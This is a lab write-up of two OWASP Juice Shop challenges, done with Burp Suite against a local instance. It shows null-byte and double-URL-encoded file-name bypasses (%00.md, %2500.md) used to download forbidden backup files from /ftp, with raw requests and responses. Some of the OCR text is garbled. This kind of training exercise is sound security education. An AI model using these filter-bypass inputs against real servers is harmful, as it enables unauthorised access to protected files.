Burp Suite Professional v2025

Dashboard Target Proxy Intruder Repeater View Help

Intercept **HTTP history** WebSockets history Match and replace | Proxy settings

Intercept off Forward Drop

Time Type Direction Method URL

## 6. Check the HTTP requests in Burp's History tab and send to Repeater

96 http://127.0.0.1:3000	GET	/api/Challenges/?name=Score%	304	305	127.0.C		
97 http://127.0.0.1:3000	GET	/rest/admin/application-configu...	304	306	127.0.C		
110 http://127.0.0.1:3000	GET	/robots.txt	200	406	text txt	127.0.C	
111 http://127.0.0.1:3000	GET	/favicon.ico	200	71934	HTML ico	OWASP Juice Shop	127.0.C
112 http://127.0.0.1:3000	GET	/ftp	200	11390	HTML	listing directory /ftp	127.0.C
114 http://127.0.0.1:3000	GET	/ftp/package.json.bak	403	2410	HTML bak	Error: Only .md and ...	127.0.C
115 http://127.0.0.1:3000	GET	/rest/continue-code	200	463	JSON		127.0.C
117 http://127.0.0.1:3000	GET	/705.js	304	392	script js		127.0.C

://127.0.0.1:3000 GET /rest/admin/application-version 304 304  
 http://127.0.0.1:3000 GET /api/Challenges/?name=% 304  
 Add to scope  
 Scan  
 Do passive scan  
 Do active scan  
 Send to Intruder Ctrl+I  
**Send to Repeater Ctrl+R** (highlighted)  
 Send to Sequencer  
 Send to Organizer Ctrl+O  
 Send to Comparer (request)  
 Send to Comparer (response)  
 Show response in browser  
 Request in browser >  
 Engagement tools > 1  
 Show new history window

Raw Hex  
 ftp/package.json.bak HTTP/1.1  
 127.0.0.1:3000  
 a-ua: "Chromium";v="135", "Not-A.Brand";v="8  
 a-ua-mobile: ?0  
 a-ua-platform: "Windows"  
 :Language: en-US,en;q=0.9  
 de-Insecure-Requests: 1  
 Agent: Mozilla/5.0 (Windows NT 10.0; Win64; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0  
 Safari/537.36

## 7. GET /ftp/package.json.bak HTTP/1.1

→ Response: 403 – Only .md and .pdf files are allowed

Request

Pretty Raw Hex

```
1 GET /ftp/package.json.bak HTTP/1.1
2 Host: 127.0.0.1:3000
3 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
```

Response

Pretty Raw Hex Render

```
13 <html>
14   <head>
15     <meta charset='utf-8'>
16
17   <title>
18     Error: Only .md and .pdf files are allowed!
19   </title>
20   <style>
21     *
22       margin:0;
23       padding:0;
24       outline:0;
25
26   body{
27     padding:80px100px;
28     font:13px"Helvetica Neue","Lucida Grande","Arial";
29 }
```

0 highlights 0 highlights

## 8. Tried appending a null byte:

The screenshot shows a browser developer tools interface with a 'Request' tab selected. The 'Pretty' tab is active, displaying the following HTTP request:

```

1 GET /ftp/package.json.bak$00 HTTP/1.1
2 Host: 127.0.0.1:3000
3 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
  image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
  0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
  
```

A red box highlights the '\$00' in the URL, and a red arrow points to the 'Send' button at the top of the request form.

## 9. Tried %00.md, received "Bad Request":

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
<pre> 1 GET /ftp/package.json.bak\$00.md HTTP/1.1 2 Host: 127.0.0.1:3000 3 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8" 4 sec-ch-ua-mobile: ?0 5 sec-ch-ua-platform: "Windows" 6 Accept-Language: en-US,en;q=0.9 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0   Safari/537.36 9 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,   image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=   0.7 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-User: ?1 13 Sec-Fetch-Dest: document 14 Referer: http://127.0.0.1:3000/ftp 15 Accept-Encoding: gzip, deflate, br 16 Cookie: language=en; cookieconsent_status=dismiss;   welcomebanner_status=dismiss; continueCode=   65Yza7XQMpcy0EWe9xGkNt0HEZuoWhZWs7KUvmuz2dmqlJD1vKVkrnw3BzRg;   token=   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dCI6IjIzsdWnjZXNzIiwz   GFOYSI6eyJpZC16MswidGNlcm5hbWUiO1iilLCJlbWFpbC16ImFkbWluQGplwWN1LXN   oLm9wIiwigFzcz3dvcmQiO1IwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwM   CisInJvbGUiO1jhZGlpbiisImRlbHV4ZWVra2VuIjoiiwiwGFzdRxxvZ2luSXAiOII   </pre>	<pre> 1 HTTP/1.1 400 Bad Request 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Content-Type: text/html; charset=utf-8 8 Vary: Accept-Encoding 9 Date: Mon, 05 May 2025 15:56:14 GMT 10 Connection: keep-alive 11 Keep-Alive: timeout=5 12 Content-Length: 3319 13 14 &lt;html&gt; 15   &lt;head&gt; 16     &lt;meta charset='utf-8'&gt; 17   &lt;title&gt; 18     BadRequestError: Bad Request 19   &lt;/title&gt; 20   &lt;style&gt; 21     *{ 22       margin: 0; 23       padding: 0; 24       outline: 0; 25     } 26   &lt;/style&gt; 27   &lt;body&gt;... 28   </pre>

## 10. Then tried to encode %00:

The screenshot shows the Charles proxy tool interface. On the left, under the 'Request' tab, there is a red box around the URL 'GET /ftp/package.json.bak%00'. A red arrow labeled '1' points to this box. To the right, under the 'Response' tab, the status is 'HTTP/1.1 400 Bad Request'. A red arrow labeled '2' points to the URL in the request. Below the tabs are various context menu options like 'Send to Sequencer', 'Send to Decoder', etc. On the far right, a red box highlights the 'URL' option in a dropdown menu, with a red arrow labeled '3' pointing to it. Another red box highlights the 'URL-encode all characters' option in the same dropdown, with a red arrow labeled '4' pointing to it.

## 11. And send:

The screenshot shows the 'Send' dialog box. At the top, there is a red box around the 'Send' button, with a red arrow labeled '1' pointing to it. Below the dialog, the 'Request' tab of the main interface is shown. The URL 'GET /ftp/package.json.bak%25%30%30.md' has a red box around it. A red arrow labeled '2' points to this red box. The rest of the request details are visible below.

## 12. Success – File was downloaded:


The screenshot shows two panels in Burp Suite: 'Request' and 'Response'. The 'Request' panel contains a single line of GET /ftp/package.json.bak HTTP/1.1. The 'Response' panel shows a 200 OK status with various headers and a JSON payload. The JSON payload is highlighted with a red box and contains the following data:

```


HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Content-Type: application/javascript
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Receiving: #/jobs
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Tue, 08 Apr 2025 11:59:17 GMT
ETag: W/"1174-1561544de80"
Content-Type: application/octet-stream
Vary: Accept-Encoding
Date: Mon, 05 May 2025 13:48:28 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 4468
{
    "name": "juice-shop",
    "version": "6.2.0-SNAPSHOT",
    "description": "An intentionally insecure JavaScript Web Application",
    "homepage": "http://owasp-juice.shop",
    "author": "Björn Kimminich <bjoern.kimminich@owasp.org> (<https://kimminich.de>)",
    "contributors": [
        "Björn Kimminich",
        "Jannik Hollenbach",
        "Aashish693",
        "greenkeeper[bot]",
        "MarcRler"
    ]
}

```


## 13. Copy the full URL from BurpSuite



14. Open it in browser:



15. Backup file was successfully downloaded and saved locally:




Scenario 2 → “5.4.4 Forgotten Sales Backup”:

Proof of Concept (PoC):


1. Navigated to: <http://127.0.0.1:3000/robots.txt>

Found disallowed path: /ftp



2. Accessed the directory manually: <http://172.0.0.1:3000/ftp>


Discovered: coupons\_2013.md.bak




3. Attempted to access directly:



4. Open BurpSuite and repeat the previous steps exactly on the BurpSuite browser



5. Open HTTP History



6. Check the HTTP requests in Burp's History tab and send to Repeater

250 http://127.0.0.1:3000	GET	/rest/basket/0	304	304	HTML	bak	Error: Only .md and ...	127.0.0.1	19:07
252 http://127.0.0.1:3000	GET	/ftp/coupons_2013.md.bak	403	2410	HTML	bak	Error: Only .md and ...	127.0.0.1	19:12
255 http://127.0.0.1:3000	GET	/rest/basket/0	304	304	HTML	bak	Error: Only .md and ...	127.0.0.1	19:12
256 http://127.0.0.1:3000	GET	/ftp/coupons_2013.md.bak	403	2410	HTML	bak	Error: Only .md and ...	127.0.0.1	19:14

Do passive scan  
Do active scan  
Send to Intruder Ctrl+I  
**Send to Repeater** Ctrl+R  
Send to Sequencer  
Send to Organizer Ctrl+O  
Send to Comparer (request)  
Send to Comparer (response)  
Show response in browser  
Request in browser >  
Engagement tools >

## 7. GET /ftp/coupons\_2013.md.bak HTTP/1.1

→ Error – Only .md and .pdf files are allowed!

**Request**

Pretty Raw Hex

```
1 GET /ftp/coupons_2013.md.bak HTTP/1.1
2 Host: 127.0.0.1:3000
3 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
```

**Response**

Pretty Raw Hex Render

```
10 Connection: keep-alive
11 Keep-Alive: timeout=5
12 Content-Length: 2066
13
14 <html>
15   <head>
16     <meta charset='utf-8'>
17     <title>
18       Error: Only .md and .pdf files are allowed!
19     </title>
20   <style>
21     *
22       margin:0;
23       padding:0;
24       outline:0;
25   </style>
26 </head>
27 <body>
28   <div>
29     <h1>Error: Only .md and .pdf files are allowed!</h1>
30   </div>
31 </body>
32 </html>
```

## 8. Tried appending a null byte:

Send Cancel < >

**Request**

Pretty Raw Hex

```
1 GET /ftp/coupons_2013.md.bak$00.md HTTP/1.1
2 Host: 127.0.0.1:3000
3 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
```

## 9. Tried %00.md, received "Bad Request":


**Request**

```
Pretty Raw Hex
1 GET /ftp/coupons_2013.md.bak%00.md HTTP/1.1
2 Host: 127.0.0.1:3000
3 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://127.0.0.1:3000/ftp
15 Accept-Encoding: gzip, deflate, br
16 Cookie: language=en; cookieconsent_status=dismiss;
welcomebanner_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFudMIiJzdWNjZXNzIiwz
| eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFudMIiJzdWNjZXNzIiwz
```

**Response**

```
Pretty Raw Hex Render
1 HTTP/1.1 400 Bad Request
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: text/html; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Mon, 05 May 2025 16:19:28 GMT
10 Connection: keep-alive
11 Keep-Alive: timeout=5
12 Content-Length: 3319
13
14 <html>
15   <head>
16     <meta charset='utf-8'>
17   <title>
18     BadRequestError: Bad Request
19   </title>
20   <style>
21   <*>
22     margin:0;
23   </style>
24
25 <body>
26   padding: 80px 100px;
27 </body>
28 </html>
```

## 10. Then tried to encode %00:



11. And send:



**Request**


Pretty Raw Hex

```

1 GET /ftp/coupons_2013.md.bak#25#30#30.md HTTP/1.1
2 Host: 127.0.0.1:3000
3 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0
   Safari/537.36
9 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=

